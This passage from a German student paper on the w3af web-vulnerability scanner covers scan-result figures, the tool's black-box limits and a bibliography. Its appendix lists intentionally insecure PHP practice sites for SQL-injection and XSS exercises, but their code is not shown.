

Abbildung 5: Information über erlaubte HTTP Methoden



Abbildung 6: Information über lokale Dateistruktur



Abbildung 7: Die Möglichkeit einer SQL-Injektion mit Angabe des Formular und Formularfeldes

0.5.3 Grenzen

Die Grenzen von "w3af" sind weitestgehend an den Black-Box Grundsatz gebunden und können durch manuelle Erweiterung übergangen werden. Wobei es sehr viel Aufwand wäre ein White-Box Test-Plugin für eine einzelne Seite zu schreiben, da dieses bei (fast) keine anderen Webseite Funktionieren würde. Also könne man durchaus sagen das die Grenze des ganzen Konzeptes an der Black-Box hängt. Komplizierte Eingabemethoden oder so ziemlich jede selbstgebaute Eingabemöglichkeit wird von "w3af" nicht erkannt und somit auch nicht getestet. Fehler die erst offengelegt werden durch bestimmte Javascript aufrufe oder Ajax-Calls werden auch nicht überprüft. Auch Exploits in der Buisness Logic oder in Kodierungen werden nicht weiter behandelt. All diese Faktoren werden nicht durch "w3af" beachtet da Automatisches Testen gar nicht oder nur sehr schwer, beziehungsweise ineffizient, in der Lage ist diese Faktoren abzudecken.

.1 Anhang:

.1.1 Code

Der Code liegt unter "http://www.ovanier.de/w3af/".
Die möglichen Eingaben die in den vorhergehenden Kapiteln besprochen wurden können in diesen extrem unsicheren Webseiten ausprobiert werden und die Schutzmöglichkeiten dort recht einfach Implementiert werden. Die Webseiten sind also für das persönliche nacharbeiten und ausprobieren gedacht.

```
www
├── inject-example
│   ├── auth.php
│   ├── db.php
│   ├── index.php
│   ├── login.php
│   └── logout.php
└── xss-example
    ├── auth.php
    ├── db.php
    ├── index.php
    ├── login.php
    └── logout.php
```

.1.2 Literaturverzeichnis

Sichere Webanwendungen	
Kürzel	SW:2009
Autor	Mario Heiderich, Christian Matthies, Johannes Dahse, fukami
ISBN	978-3-8362-1194-9
Zitierlink (UniBib)	http://www.ub.tu-dortmund.de/katalog/titel/1241714

Sichere Webanwendungen mit PHP	
Kürzel	SWmP:2007
Autor	Tobias Wassermann
ISBN	978-3-8266-1754-6
Zitierlink (UniBib)	http://www.ub.tu-dortmund.de/katalog/titel/1188639

SQL injection attacks and defense	
Kürzel	Siaad:2012
Autor	Justin Clarke
ISBN	978-1-59749-973-6
Zitierlink (UniBib)	http://www.ub.tu-dortmund.de/katalog/titel/1414187